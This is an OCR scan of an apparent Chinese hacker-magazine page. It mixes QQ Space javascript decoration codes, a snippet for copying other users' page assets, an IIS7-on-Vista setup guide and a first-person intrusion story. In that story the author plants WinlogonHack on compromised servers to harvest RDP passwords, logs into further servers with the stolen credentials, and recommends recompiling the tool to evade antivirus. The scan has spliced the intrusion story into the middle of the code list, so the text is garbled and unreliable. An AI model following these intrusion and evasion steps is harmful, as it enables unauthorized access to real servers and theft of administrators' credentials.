QQ上久了，和别人聊久了，不免会接收到不少表情或者其它不必要的垃圾东西，这款软件可以把这些垃圾全给删除，不过它不会删掉你的聊天记录和自定义表情，所以大家可以放心使用。软件界面如图1。

因为我是在网吧使用的，网吧有专用的工具更新，所以现在才删除327个垃圾文件，适合使用QQ很多年的朋友！




图1 软件界面

最新QQ空间代码

——L

1月9号TX更新了空间，封杀了很多空间代码，让菜菜伤透了心，又没闲钱购买，所以救世主（俺）横空再出世，挽救众多菜菜！！但因为TX的不断更新很可能导致下面的一些代码无法使用，想要的就快抢啦（*全测代码于2月10日可用*）……

最新皮肤代码

静悄悄 javascript:window.top.space_addItem(1,8669,100,80,100,100,94);

最美的花 javascript:window.top.space_addItem(1,4693,0,80,0,0,94);

QQ边框代码：

黑色相册边框 javascript:window.top.space_addItem(16,23235,300,80,420,420,0);

LOVE HOME javascript:window.top.space_addItem(16,23211,330,80,600,600,0);

蝶影 javascript:window.top.space_addItem(16,23215,330,80,600,600,0);

love you javascript:window.top.space_addItem(16,23227,330,80,600,600,0);

纯纯爱恋 javascript:window.top.space_addItem(16,23229,330,80,600,600,0);

下雪了 javascript:window.top.space_addItem(16,23699,330,80,600,600,0);

QQ空间导航代码

清甜爽口 javascript:window.top.space_addItem(13,4384,0,0,150,700,0);

流金岁月 javascript:window.top.space_addItem(13,5330,0,0,150,700,0);

摘星 javascript:window.top.space_addItem(13,5145,0,0,150,700,0);

深海奥妙 javascript:window.top.space_addItem(13,5003,0,0,150,700,0);

竖着的导航 javascript:window.top.space_addItem(13,1,100,80,0,0,94);

心爱花藤 javascript:window.top.space_addItem(13,9114,0,0,200,600,0);

QQ空间鼠标代码

色狼 javascript:window.top.space_addItem(4,5535,0,0,1,1,0);font

蜡笔小新 javascript:window.top.space_addItem (4,5837,0,0,1,1,0);

丑 javascript:window.top.space_addItem (4,4966,0,0,0,1,0);

老鹰 javascript:window.top.space_addItem (4,1151,0,0,0,1,0);

QQ空间播放器代码

旋律 javascript:window.top.space_addItem(6,1228,0,0,200,200,0);

茶色 javascript:window.top.space_addItem(6,702,0,0,

Q版栏目

4月……沙尘暴又来了，吹啊吹啊，五官都快被土尘所掩盖，深呼吸一口就得咳嗽半天，吐一口痰就得……罚款10元！保护环境，爱护地球，希望每年的这时候我可以顺畅地呼吸……如此的环境，大家都是迫不得已待在家里上网黑站，打发无聊的时间……

3389管理员的噩梦

图 邪恶の精魂

从本文你可以学到：

WinlogonHack软件的应用介绍

有次入侵了一台服务器，拿到了权限，发现管理员通过3389管理着多台计算机，所以想弄到管理员的密码，好扩大战果。第一个思路是本地抓sam文件，然后用lc5跑密码，但我没跑出来过，成功概率很低。第二个思路是通过arp嗅探3389udp密码，已经成功过了，但cain经常不稳定，而且在肉鸡里进行用户登录可是很危险的，容易暴露自己。第三个思路是用findpass2003直接读取！可能异想天开了，有很多人说在2003 sp1中才抓得到，我没试过。

带着这个问题想了很久，偶然在某黑客网站上发现了一个软件，叫WinlogonHack。这个软件在介绍中称是不用重启，当有3389登录上时，自动加载Hookmsgina.dll，并且记录登录密码，然后保存为boot.dat文件，文件目录为%systemroot%\system32\。




图1

我马上下载后进行测试，果然抓到了我自己登录的3389密码，真的太强了！我马上一一登录肉鸡，给他们装上了




图2

200,200,0)；

水晶年代 javascript:window.top.space_addItem(6,703,0,0,200,200,0)；

空间漂浮物代码

梦的希望（彩色） javascript:window.top.space_addItem(5,609,0,0,7,1,0)；

梦的希望（绿） javascript:window.top.space_addItem(5,609,0,3,0,0,02)；

爱情天使（多个） javascript:window.top.space_addItem(5,1097,0,0,4,1,0)；

H javascript:window.top.space_addItem(5,1816,0,0,1,1,0)；

HAPPY javascript:window.top.space_addItem(5,1816,0,0,5,1,0)；

QQ空间免费挂件代码

踢足球 javascript:window.top.space_addItem(2,5797,0,0,1,1,0)；

巴西万岁 javascript:window.top.space_addItem(2,5875,0,0,1,1,0)；

加油法兰西 javascript:window.top.space_addItem(2,5876,0,0,1,1,0)；

前进！葡萄牙 javascript:window.top.space_addItem(2,5877,0,0,1,1,0)；

为意大利欢呼 javascript:window.top.space_addItem(2,5878,0,0,1,1,0)；

我为德国狂 javascript:window.top.space_addItem(2,5879,0,0,1,1,0)；

西班牙冲冲冲 javascript:window.top.space_addItem(2,5880,0,0,1,1,0)；

英格兰必胜 javascript:window.top.space_addItem(2,5881,0,0,1,1,0)；

开场动画

欢迎来我家 javascript:window.top.space_addItem(14,4386,0,0,1,1,0)；

幽夜幕 javascript:window.top.space_addItem(14,5002,0,0,1,1,0)；

与你分享 javascript:window.top.space_addItem(14,4387,0,0,1,1,0)；

月光马 javascript:window.top.space_addItem(14,5077,0,0,1,1,0)；

分享 javascript:window.top.space_addItem(14,5329,0,0,1,1,0)；

空间植物5级花代码，附带7个小人参果 javas-cript:window.top.space_addItem(7,7288,0,0,0,1,0)；

隐藏播放器代码 javascript:window.top.space_addItem(6,676,1899,0,200,200,0)；

最新QQ空间神偷代码，轻松盗走别人模块。无须借助任何工具，盗取别人QQ空间的装扮地址，比如图片，视频，FLASH地址：

```
javascript:document.body.contentEditable='true'; document.designMode='on'; void 0
```

使用方法：

首先将代码复制，打开你想盗取的空间地址，将代码粘贴在地址栏，点击转到（地址栏就是你输网址的地方！），这个时候你点下对方的日志或什么按钮再返回主页的时候，就可以看见模块上都出现编辑了。

WinlogonHack，接下来等了大半天，抓了一大堆3389密码，如图1所示，哈哈，随便把其他开3389的服务器用抓到的密码进行登录，也成功了，如图2。

顺便告诉大家一个好消息！WinlogonHack的作者把源码也共享出来了，所以大家如果拿到工具时已经被杀软警告，可以用VC修改编译一下，一个免杀的dll又出来了！好了，相信网络上又要血雨腥风了，3389管理员的噩梦就要开始了！

[文章所涉及的WinlogonHack软件及源码在光盘中会有提供]

编辑点评：

配合实用的软件，得到用户名和密码会节约不少时间。感谢软件作者的奉献精神，网络上血雨腥风的时代又会到来吗？

Vista下的IIS——IIS7的安装与调试

图 郑州九中2010届三班

从本文你可以学到：

如何在Vista下安装调试IIS7

前几天买了一台联想的笔记本电脑，预装了Vista操作系统，为了以后测试网站源码，我便想安装个IIS。但是在安装过程中遇到了许多麻烦，因为再也没有原来XP中熟悉的属性窗体，取而代之的是一些很陌生的名词和操作方式。虽然后来经过各方面的研究和查找资料，终于将问题解决，但想到大家可能在以后也会遇到类似问题，这里就把自己的经验奉献出来了。




图1




图2

作为小黑，我们构架IIS是必不可少的，下面就为大家详细介绍一下Vista中IIS的安装以及调试。

一、安装

首先我们打开“开始”菜单选择“计算机”（如图1），然后选择“卸载或更改程序”（如图2）。在“卸载或更改程序”中选择“打开或关闭Windows功能”，这一系列操作是与Windows xp中不太一样的。




图3




图4

接着打开“Internet信息服务选项”，这里把你所需要安装的服务都选上。因为在Vista中，IIS7的默认安装选项是不支持ASP和ASP.NET的，这里我全都选上了（如图3）。另外特别要注意选中“万维网服务”中“应用程序开发”选项里的ASP和ASP.net（如图4）。



图5




图6

